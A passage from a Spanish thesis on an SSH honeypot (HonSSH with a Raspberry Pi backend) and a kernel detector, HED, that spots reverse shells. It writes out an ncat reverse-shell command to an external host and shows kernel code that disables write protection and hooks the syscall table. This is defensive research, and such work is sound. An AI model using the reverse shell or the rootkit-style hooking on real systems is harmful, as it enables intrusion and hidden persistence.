


Figura 2.1: Esquema conceptual de HonSSH

## 2.4. Planteamiento del entorno

Conociendo ya el funcionamiento de HonSSH, definiremos el entorno donde situarlo, así como el tipo de máquina que respaldará la parte servidora (o *backend*).

En principio, la máquina NAT (aquella que está ejecutando la instancia de HonSSH) podría ser una máquina real o una virtualizada sin diferencias prácticas, puesto que será transparente para el atacante. No obstante, la máquina ‘backend’ no goza de la misma indiferencia. Si ofrecemos una máquina virtual podría ser detectada si el atacante es lo suficientemente astuto (ya sea un humano o un binario malicioso que implementa técnicas de detección de software de virtualización). Una de las ventajas que podría ofrecer una máquina virtual sería, además de la evidente disminución de gastos en hardware, la posibilidad de salvar el estado entero de la máquina tras ser comprometida y la posterior restauración de una imagen inicial.

Tras una prudente deliberación, se llegó a la conclusión de usar una Raspberry Pi[8] como máquina backend. Se trata de un pequeño computador con capacidades suficientes como para albergar distintos servicios tales como servicios web, servidor SSH, etc; a un coste realmente bajo (la segunda versión de este computador goza de 1 Gb de RAM, procesador ARMv7 Broadcom BCM2836 quad-core @ 900MHz).

Esta opción provee las ventajas de ambas opciones: se trata de una máquina real, así que la mayoría de técnicas anti-virtualización aceptarán la máquina como real; y puesto que el sistema operativo se hospeda en una tarjeta SD, nos brinda la opción de salvar/restaurar imágenes completas del sistema de una manera muy cómoda (los scripts usados para tal tarea se encuentran adjuntos en el anexo C).

Se situará, por tanto, una Raspberry Pi 2 con la distribución GNU/Linux *Raspbian*, ejecutando una instancia del demonio `sshd` con unas credenciales débiles tales como **admin:password**. A pesar del nombre, éste será un usuario no privilegiado, que no pertenezca al grupo *sudoers* puesto que no nos interesa que se acceda al usuario `root` (siempre y cuando no sea a costa de explotar alguna vulnerabilidad).

Dicho esto, se presenta una situación en la que perdemos totalmente el control de las acciones que se realicen dentro de la Raspberry Pi. Desgraciadamente, a fecha en la que se escribe este documento, el software HonSSH no podría monitorizar aquellos comandos ejecutados en un shell cuya entrada y salida sean diferentes a los flujos de la sesión SSH. Dicho de otra manera; si un atacante accede a nuestro sistema (obteniendo un shell a través de SSH que esta bajo nuestro control) podría ejecutar un programa que se conecte a un servidor externo, multiplexando la entrada y la salida de un proceso hijo (*e.g. otro shell*) a través del *socket* de esta conexión.

Si esto pasara, el atacante obtendría un segundo shell, dejando al sistema de monitorización con una única posibilidad para ser conscientes de qué ocurre: observar el tráfico que pasa a través de la maquina NAT, aprovechando que es la que provee acceso a internet. No obstante, si este trafico estuviese cifrado, perderíamos totalmente el control de esa sesión. Un ejemplo simple de esto podría ser la ejecución del siguiente comando, utilizando la famosa herramienta **netcat**:

```
ncat servidorExterno 31337 -e /bin/bash
```

De este modo el atacante puede ofrecer un **bash** hacia algún servidor que esté bajo su control. En el anexo A adjuntamos un pequeño programa escrito en Python que permitiría a un intruso reproducir exactamente esta situación.

Por la razón anteriormente expuesta, nos hemos visto obligados a implementar una solución que aborde este problema. En el siguiente capítulo se explicara detalladamente el diseño e implementación de la solución propuesta.

# Capítulo 3

## Ampliación

Tal y como se ha visto en la última sección del capítulo anterior, nos hemos encontrado con la necesidad de implementar algún mecanismo que solucione el problema de la pérdida de control cuando un proceso multiplexa la entrada y la salida de un proceso hijo a través de un socket. A partir de este punto en adelante, a esta acción la llamaremos ‘engage’, con tal de darle un nombre significativo para podernos referir a ello. En este capítulo se presenta la solución desarrollada para tal problema.

### 3.1. HED: Honeypot Engage Detector

Inicialmente se planteó una solución simple para detectar cuando un proceso esta realizando un engage dentro del honeypot. Se trata de proceso más en el sistema, cuyo trabajo sea monitorizar los nuevos procesos y ‘trabarlos’ mediante la llamada al sistema `ptrace` al comienzo de su vida; de este modo seríamos capaces de detener y reanudar el nuevo proceso a nuestro albedrío e incluso interceptar señales. No obstante, esta opción resultaría demasiado llamativa en el caso de que un intruso compruebe la lista de procesos. Uno de nuestros objetivos es precisamente no llamar demasiado la atención, por lo tanto esta opción no se ajusta completamente con lo que deseamos.

Las premisas de las que partimos, pues, son las siguientes:

- Necesitamos un mecanismo sigiloso que no llame la atención de un atacante astuto.
- Todo el tráfico pasa por la máquina NAT, donde está situado el software HonSSH.
- Internamente, en el sistema operativo del backend, se duplicarán los descriptores de fichero pertenecientes al proceso hijo para reenviarlos a través del socket, cuando se realice un engage.

Finalmente, se tomó la decisión de modificar el sistema operativo de la máquina backend. La idea principal es la interceptación de una serie de llamadas al sistema que se invocan cuando se realiza un engage; de este modo podemos comunicar al NAT que almacene el flujo de esa comunicación. Adicionalmente, puesto que el detector formará parte del propio sistema operativo, podremos ocultarlo. En las siguientes secciones se detalla el diseño y la implementación de HED (*Honeypot Engage Detector*), además de una pertinente evaluación de la herramienta.

### 3.1.1. Diseño

Partiendo de las premisas presentadas, se han observado las llamadas al sistema que se efectúan cuando un proceso realiza un engage con un socket y un proceso hijo. El listado 3.1 muestra la serie de llamadas al sistema, con comentarios relativos a lo que ocurre en cada momento, para facilitar su comprensión. Se ha filtrado toda información irrelevante:

---

```
execve("/usr/bin/ncat", ["ncat", [...], "-e", "/bin/bash"], [...]) = 0
[...]
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 4
[...]
connect(4, {sa_family=AF_INET, [...]}, 16) = -1 (Operation now in progress)
[...]
/** Se duplican los descriptores de fichero **/
/** fd: 6 => stdin del proceso hijo **/
/** fd: 7 => stdout del proceso hijo **/
pipe([5, 6]) = 0
pipe([7, 8]) = 0
/** Se engendra el proceso hijo (hereda los descriptores 6 y 7) **/
clone(0, CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, [...]) = 5897
/** Puesto que los dos flujos (socket <-> child) están ligados **/
/** a través de los descriptores 6 y 7, se pueden cerrar 5 y 8 **/
close(5) = 0
close(8) = 0
/** Escuchamos del socket(4) y del proceso hijo(7) **/
/** Dato procedente del fd:4 => Flujo IN **/
/** Dato procedente del fd:7 => Flujo OUT **/
select(8, [4 7], NULL, NULL, NULL) = 1 (in [4])
/** Recibimos entrada desde el socket [recv(4)] **/
recv(4, "ls\n", 8192, 0) = 3
write(6, "ls\n", 3) = 3
/** Se le reenvia al proceso hijo [write(6)] **/
/** Volvemos a escuchar del socket(4) y del proceso hijo(7) **/
select(8, [4 7], NULL, NULL, NULL) = 1 (in [7])
/** Recibimos entrada desde el proceso hijo [read(7)] **/
read(7, "file1\nfile2\n", 8192) = 12
send(4, "file1\nfile2\n", 12, 0) = 12
/** Se le reenvia al socket [send(4)] **/

/**** CICLO COMPLETO ****/

select(8, [4 7], NULL, NULL, NULL) = 1 (in [4])
recv(4, "", 8192, 0) = 0
/** Conexión cerrada desde el cliente **/
close(4) = 0
exit_group(0) = ?
```

---

Listing 3.1: Llamadas al sistemas efectuadas durante un engage



La traza anterior corresponde con la ejecución del comando `'ncat server puerto -e /bin/bash'` hacia un servidor externo, ejecutándolo desde éste la orden `'ls'`.

Para representar el ciclo que se cumple en todos los casos, la figura 3.1 muestra un esquema más gráfico tanto de las llamadas al sistema implicadas como de los dos flujos distintos: *flujo 'IN'* representa aquellos datos procedentes del socket que van dirigidos al proceso hijo; mientras que *flujo 'OUT'* representa el opuesto: datos procedentes del proceso hijo que van dirigidos hacia el socket.




Figura 3.1: Ciclo de llamadas al sistema en un 'engage'

Por lo tanto, si los datos recibidos a través de un socket recorren el camino de `recv()` + `write()` y, posteriormente, otro flujo de datos recorre las llamadas `read()` y `send()` hasta ser enviados por el mismo socket, significará que se está realizando un engage y seremos capaces de detectarlo.

Se ha desarrollado, pues, un sistema que realice la detección del ciclo completo. El funcionamiento se basa en la interceptación (*hooking*) de las llamadas al sistema involucradas durante un engage, de modo que cuando éstas sean invocadas, se consulta y se modifica el estado. En otras palabras, el sistema que desarrollemos tratará todos los eventos relacionados con las llamadas al sistema nombradas, analizando correlaciones, con el cometido principal de detectar cuando se produce un engage y enviar a la máquina donde se ejecuta HonSSH la dirección y puerto de la conexión, de forma que éste pueda monitorizar la actividad de red.

La figura 3.2 muestra un esquema de la situación donde se alojaría el detector HED en el núcleo del sistema operativo. Necesariamente se requieren una serie de temporizadores para liberar recursos implicados en la modificación del estado del detector, de lo contrario los recursos de la máquina backend se agotarían en un momento dado. En la siguiente sección se tratará este tema con más detalle.

Una vez el detector haga saltar la alarma, se iniciará un protocolo post-detección, enviando una señal al dispositivo NAT, para que escuche y almacene el tráfico correspondiente con ese flujo tcp determinado. Esto nos permitirá configurar un tiempo límite para que un atacante pueda, mientras tanto, realizar con éxito el engage. Cuando expire la cuenta atrás, la conexión se cerrará, y tendremos una captura de tráfico almacenada en el dispositivo NAT para un posterior análisis. Por lo tanto, necesitamos de dos partes, una integrada



en el sistema operativo de la máquina backend, y otra en el dispositivo NAT que atienda las alarmas y almacene el tráfico de esa conexión.




Figura 3.2: Interceptación de llamadas al sistema

Evidentemente queda una posibilidad por cubrir: que el tráfico esté cifrado. Como instancia, un atacante podría utilizar la utilidad `netcat` por encima de `stunnel`, gozando de una comunicación cifrada con el servidor externo, siendo *imposible* la tarea de analizar el tráfico almacenado. Éste es un riesgo que se asumirá a la hora de poner nuestro sistema honeypot al alcance del público.

*\*A lo largo de la implementación del detector, se ha utilizado una máquina x86-64 por cuestiones de comodidad a la hora de la compilación del kernel y la depuración del software. Aunque nuestro objetivo principal sea la Raspberry Pi es posible encontrar macros en el código que discriminen ambas arquitecturas. Las únicas diferencias existentes son la presencia del **modo protegido**[10] en la arquitectura x86-64 y las llamadas al sistema referentes a conexiones tcp: mientras la máquina con x86-64 utiliza `sendto()` y `recvfrom()`, la Raspberry Pi utiliza `send()` y `recv()`.*

### 3.1.2. Implementación

La programación en el espacio del *kernel* de Linux es sutilmente *distinta* a la programación en el espacio de usuario. La ausencia de librerías dinámicas de usuario (*e.g.* la `libc`) y otras consideraciones a tener en cuenta (*e.g.* no es lo mismo programar una llamada al sistema que un *handler* de una interrupción, puesto que el *contexto* es distinto) requieren que el programador tenga mucho cuidado en cada una de las instrucciones que escribe. Además, un error en un programa ejecutándose en el espacio del núcleo puede comprometer el sistema en su totalidad, incluso dejándolo inservible.

Linux es un núcleo monolítico; es decir, se trata de un único binario que es ejecutado en un único espacio de direcciones[9]. Esto implica que cualquier cambio efectuado en el código fuente requiere la compilación de todo el kernel. Afortunadamente, hoy en día Linux ha adoptado algunas características pertenecientes a los *microkernels*, tales como el soporte para *kernel threads*, *kernel preemption* (permite el cambio de contexto entre procesos en ciertas situaciones) y los módulos cargables (*LKM*, *Loadable Kernel Modules*).

Los módulos cargables son binarios que pueden ser cargados y descargados dinámicamente sin necesidad de recompilar el kernel. Las ventajas no solamente implican el tiempo y recursos relacionados con la recompilación del núcleo sino también implican un posible ahorro de utilización de memoria. Por ejemplo, si estamos desarrollando un *driver* de un dispositivo hardware, no necesitamos recompilar el kernel y reiniciar el sistema por cada cambio realizado, simplemente cargamos el módulo y comprobamos que todo funciona como debería. En referencia al ahorro de memoria, supongamos que corremos Linux en una máquina que no dispone de la tecnología *bluetooth*; podemos ahorrarnos cargar el módulo correspondiente con el driver de bluetooth y, así, evitar el uso de recursos que dicho driver requiera.

Para nuestro caso, se implementará la lógica de nuestro detector en un módulo cargable, a medida de lo posible; ya que, de este modo, facilitará mucho las cosas a la hora de depurar el software. No obstante, se realizarán unas pequeñas modificaciones iniciales en el código fuente del núcleo de Linux para, posteriormente, implementar el resto del módulo.

#### Cambios en el kernel

Para realizar este proyecto hemos establecido como base la versión 4.1.18 del kernel de Linux (aunque muy probablemente sea compatible con cualquier versión superior o igual a la 2.6). El listado 3.2 muestra las estructuras de datos y demás atributos que se le han añadido a la estructura `struct task_struct`, representativa de un proceso en Linux.

```
// List for the chains of messages inside the 'hed_fd' lists
struct hed_msg {
    char    *buf;
    long    len;
    struct list_head list;
} hed_msg;

// List for the file descriptors
struct hed_fd {
    unsigned int          fd;
    unsigned long         len_sum;
    unsigned int          hed_flags;
    struct timeout_package *tbox;
```

```

    struct hed_msg          chain;
    struct list_head        list;
} hed_fd;

// The lists instances for each stream (IN and OUT)
struct hed_fd streams[2];

// Locks for threads synchronization
struct mutex mutex_s[2];

// Container for the timeouts //
struct timeout_package {
    struct delayed_work    dwork;
    struct hed_fd          *node;
    struct mutex           *mutex;
} timeout_package;

```

Listing 3.2: Cambios significativos en el fichero ‘include/linux/sched.h’

En esencia, cada proceso tendrá dos listas del tipo **hed\_fd** accesibles mediante el vector **streams**. Cada una de estas listas representa los dos flujos anteriormente mostrados en la figura 3.1, mientras cada nodo de estas listas representa a un descriptor de fichero involucrado en el proceso (*i.e.* un descriptor de fichero creado por **open()** para leer un fichero no tendrá representación en ninguna de las dos listas). Además, cada nodo (cada descriptor de fichero) dispone de otra lista, **chain**, del tipo **hed\_msg**, la cual contendrá una cadena de nodos que contienen *strings*.

La figura 3.3 muestra estas listas de manera más gráfica. Más adelante se justifica cada uno de los atributos de las estructuras de datos añadidas.




Figura 3.3: Estructuras de datos añadidas a la información de los procesos

Adicionalmente, se añaden dos *mútex* usados para la sincronización entre distintos hilos de ejecución (un *mútex* por cada flujo); y la estructura **timeout\_package**, que contiene información útil utilizada por los *timeouts*, explicados más adelante.

Para inicializar las listas `streams` y los dos `mútex` a la hora de la creación de un proceso, así como la liberación de los recursos utilizados en la finalización, se han modificado un par de ficheros más: `kernel/fork.c` y `kernel/exit.c`, mostrados en los siguientes listados.

```
// Initialize HED lists and locks //
INIT_LIST_HEAD(&p->streams[0].list);
INIT_LIST_HEAD(&p->streams[1].list);
mutex_init(&p->mutex_s[0]);
mutex_init(&p->mutex_s[1]);
```

Listing 3.3: Cambios significativos en el fichero ‘kernel/fork.c’

```
mutex_lock(&tsk->mutex_s[0]);
mutex_lock(&tsk->mutex_s[1]);

HED_FREE_LISTS(tsk); // Free all the resources related to HED

mutex_unlock(&tsk->mutex_s[0]);
mutex_unlock(&tsk->mutex_s[1]);
```

Listing 3.4: Cambios significativos en el fichero ‘kernel/exit.c’

## Lógica

Veamos el funcionamiento de nuestro detector. En primer lugar, cuando el módulo es insertado (la función de insertado se encuentra al final de la presente subsección, en el listado 3.11), se realiza una búsqueda de la referencia a la tabla de llamadas al sistema, la cual alberga todos los punteros a las funciones reales. En versiones anteriores del kernel era posible acceder directamente a ésta, puesto que se exportaba y se encontraba disponible en el espacio de nombres como `sys_call_table`.

```
// Auxiliar function to find the sys_call_table //
static unsigned long **find_sys_call_table() {
    unsigned long *ptr;
    unsigned long lower_addr;
    unsigned long upper_addr;

    #if defined(_M_X64) || defined(__amd64__)
        lower_addr = 0xffffffff81000000;
    #else
        lower_addr = 0x80000000;
    #endif

    upper_addr = ~(lower_addr^lower_addr);

    for (ptr = (unsigned long*) lower_addr;
         (unsigned long)ptr < upper_addr; ptr++){
        if (ptr[__NR_close] == (unsigned long) sys_close){
            // Syscall table found
            return (unsigned long **) ptr;
        }
    }
```

```
}

return NULL;
}
```

Listing 3.5: Subrutina para encontrar la referencia a la Tabla de llamadas al sistema

Si se encuentra, se insertan los hooks, guardando una copia de las funciones de las llamadas al sistema originales y sobrescribiendo la tabla de llamadas al sistema de forma que se ejecuten nuestras funciones.

```
#ifndef __arm__
    DISABLE_PROT_MODE;
#endif

    // close
    o_sys_close = (void *) sys_call_table[__NR_close];
    sys_call_table[__NR_close] = (long *) _sys_close;

    // socket
    o_sys_socket = (void *) sys_call_table[__NR_socket];
    sys_call_table[__NR_socket] = (long *) _sys_socket;

    // pipe
    o_sys_pipe = (void *) sys_call_table[__NR_pipe];
    sys_call_table[__NR_pipe] = (long *) _sys_pipe;

#ifdef __arm__
    // recv
    o_sys_recv = (void *) sys_call_table[__NR_recv];
    sys_call_table[__NR_recv] = (long *) _sys_recv;
#else
    // recvfrom
    o_sys_recvfrom = (void *) sys_call_table[__NR_recvfrom];
    sys_call_table[__NR_recvfrom] = (long *) _sys_recvfrom;
#endif

    // write
    o_sys_write = (void *) sys_call_table[__NR_write];
    sys_call_table[__NR_write] = (long *) _sys_write;

    // read
    o_sys_read = (void *) sys_call_table[__NR_read];
    sys_call_table[__NR_read] = (long *) _sys_read;

#ifdef __arm__
    // send
    o_sys_send = (void *) sys_call_table[__NR_send];
    sys_call_table[__NR_send] = (long *) _sys_send;
#else
    // sendto
    o_sys_sendto = (void *) sys_call_table[__NR_sendto];
```

```
sys_call_table[__NR_sendto] = (long *) _sys_sendto;
#endif

#ifdef __arm__
    ENABLE_PROT_MODE;
#endif
```

Listing 3.6: Insertando los hooks

Las macros `DISABLE_PROT_MODE` y `ENABLE_PROT_MODE` activan y desactivan, respectivamente, el bit perteneciente al registro CR, de modo que estamos activando y desactivando el *Protected Mode* si estamos usando un procesador compatible con x86. No obstante, no son relevantes para nuestra tarea.

```
#define ENABLE_PROT_MODE write_cr0(read_cr0() | 0x10000)
#define DISABLE_PROT_MODE write_cr0(read_cr0() & (~ 0x10000))
```

Listing 3.7: Habilitar/Deshabilitar Protected Mode

El listado completo de llamadas al sistema interceptadas junto con las acciones realizadas dentro de los *hooks* es el siguiente:

- **socket**: Se crea un nodo del tipo `hed_fd` en la lista `streams[0]` (flujo 'IN'), marcando en los *flags* que se trata de un socket (`HED_TYPE_SOCKET`).
- **pipe**: Se crean dos nodos (`hed_fd`), uno por cada flujo. En el flujo 'IN' se añade el descriptor de fichero perteneciente a la entrada de datos del proceso hijo (*stdin*), mientras que en la lista del flujo 'OUT' se añadirá el *fd* perteneciente a la salida de datos del proceso hijo (*stdout*). Se marcan los flags como que son descriptors de ficheros a un *pipe* (`HED_TYPE_PIPE`).
- **close**: Libera los recursos utilizados por el descriptor de fichero que se esté cerrando (si se encuentra en alguna de las dos listas), incluida la lista `chain`.
- **recv**: Si el descriptor de fichero existe en el flujo 'IN', se añade el *payload* recibido en su lista `chain`, incrementando la variable `len_sum`, que contiene el sumatorio de las longitudes de cada string almacenado en el `chain` del descriptor de fichero.
- **write**: Si el descriptor de fichero existe en el flujo 'IN' y es un *pipe*, se realiza una búsqueda por la lista `chain`, comparando con el *buffer* recibido como argumento. Si se encuentra, se marca un flag especial, `HED_FSTREAM_IN`, indicando que se ha recorrido la mitad del ciclo.
- **read**: Similar a **recv**, pero buscando el *fd* en el flujo 'OUT'.
- **send**: Similar a **write**. Se busca el descriptor de fichero en el flujo 'IN' y, si existe, se comprueba que el nodo sea de tipo socket (`HED_TYPE_SOCKET`). En caso afirmativo, tras buscar el *payload* en los `chains` de los descriptors de fichero del flujo 'OUT', si se encuentra coincidencia con alguno y el flag `HED_FSTREAM_IN` esta activo, significa que el ciclo se ha completado y por lo tanto estamos ante un *engage*. Si es así, iniciar el protocolo de *post-detección* (se explica más adelante).

Evidentemente, en todas las funciones que reemplazan las llamadas al sistema en la `sys_call_table` se realiza una invocación a la llamada al sistema original, de manera que no se pierde la funcionalidad, siendo HED totalmente transparente desde el punto de vista del proceso alojado en el espacio de usuario.

En este punto es importante tener en cuenta el funcionamiento de los `timeouts`. Para la implementación de éstos se ha aprovechado una característica muy interesante que nos ofrece la API del kernel de Linux: las *work queues* y sus *delayed works*. Fueron introducidas a partir de la versión 2.6, sustituyendo las *task queues* entonces utilizadas. Las *work queues* permiten a un programador lanzar tareas que serán ejecutadas por unos hilos de ejecución del kernel especiales, llamados *worker threads*.

La principal diferencia (la cual resulta ser una ventaja considerable para HED) es que las tareas lanzadas a las *work queues* son ejecutadas en contexto del proceso (*process context*) mientras las *task queues* de las versiones anteriores eran ejecutadas en contexto de interrupción[11]. La ejecución en contexto de proceso permite realizar esperas sin que ello conlleve ningún peligro para la integridad del estado del proceso ni del kernel.

A *grosso modo*, podemos lanzar tareas asíncronas creando variables del tipo `struct delayed_work` asignándole una función a ejecutar. Para inicializar este tipo de variables, disponemos de la macro `INIT_DELAYED_WORK`, a la que le indicaremos como argumentos el `delayed_work` que representará la tarea y un puntero a una función que será ejecutada por ésta. Posteriormente, podremos lanzar el timeout mediante una llamada a la función `schedule_delayed_work()`, indicándole como argumentos el `delayed_work` junto con el *delay* deseado. Una vez se ha lanzado un timeout, pueden ocurrir dos cosas: o bien el timeout vence y se ejecuta la función que se le haya asignado, o bien el timeout es cancelado mediante `cancel_delayed_work()`. Ésta recibe como argumento únicamente la referencia al `struct delayed_work` a cancelar; el valor de retorno indica si la tarea ha sido cancelada con éxito o si ya ha sido seleccionada para ejecutarse.

```
// Auxiliar function to start a timeout (related with a file descriptor) //
static int start_timeout(struct hed_fd *fd_node, struct mutex *m){
    struct timeout_package *tbox;

    // Fill the box of the delayed work
    tbox = kmalloc(sizeof(*tbox), GFP_KERNEL);
    if(tbox != NULL){
        INIT_DELAYED_WORK(&tbox->dwork, timeout_func);
        tbox->node = fd_node;
        tbox->mutex = m;
        fd_node->tbox = tbox;

        // Start the timeout
        schedule_delayed_work(&tbox->dwork, TIMEOUT_DELAY);
        return 0;
    }
    else{
        return -1;
    }
}
```

Listing 3.8: Subrutina que lanza un nuevo timeout

El punto donde se lanzan y se cancelan los timeouts es en los hooks de las llamadas al sistema `recv()` y `read()`; es decir, son lanzados cada vez que se recibe un nuevo payload en ambos flujos. Por ejemplo, cuando se invoca a `recv()` con un *buffer* que contiene la cadena ‘**hola mundo**’, se reserva memoria para alojar un nodo del tipo `hed_msg` y se rellena con la información (se copia la cadena y se guarda su longitud), se trata de cancelar el timeout previamente lanzado (si hay alguno pendiente) y, finalmente, se añade el nodo al *chain* del descriptor de fichero que

corresponda y se lanza un nuevo timeout. De este modo, los timeouts nos permitirán liberar memoria si no recibimos más datos en un intervalo de tiempo fijado. Mientras recibamos datos, los timeouts se irán cancelando e iremos añadiendo información al `chain`.

Podemos configurar una variable especial (que se consulta y se modifica de manera atómica), a la que hemos llamado `Chain Length Limit`; ésta permite fijar una longitud límite. Si alguno de los descriptores de fichero alcanza el límite (controlado por la variable `len_sum`) se dejará de añadir más datos a su `chain`, hasta que el timeout libere recursos.

Retomando el listado 3.2, la estructura `struct timeout_package` permite almacenar toda la información relativa a una tarea de este tipo. Por una parte, tenemos la variable `struct delayed_work dwork`, que ya hemos visto para que sirve; además tenemos un puntero al nodo del tipo `hed_fd` (nodo que representa un descriptor de fichero) y otro puntero al mutex del flujo correspondiente.

En el listado 3.8 se muestra la función que lanza un nuevo timeout. Ésta recibe como argumentos el puntero al nodo representando el descriptor de fichero, junto el puntero al mutex; ambos para asignarlos en la estructura de datos `timeout_package`.

